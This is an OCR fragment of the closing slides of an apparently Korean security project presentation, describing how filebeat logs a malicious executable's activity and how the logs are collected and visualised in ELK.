
- 백그라운드 filebeat / 악성 실행파일 실행 확인

✓ 실행 및 결과 : 로그파일 생성



- 페이지에서 끌어온 명령어 수행 로그파일 생성 확인

✓ 실행 및 결과 : ELK를 활용한 실시간 수집 로그 확인



- ELK를 통한 로그 수집 시각화 확인

Thank You!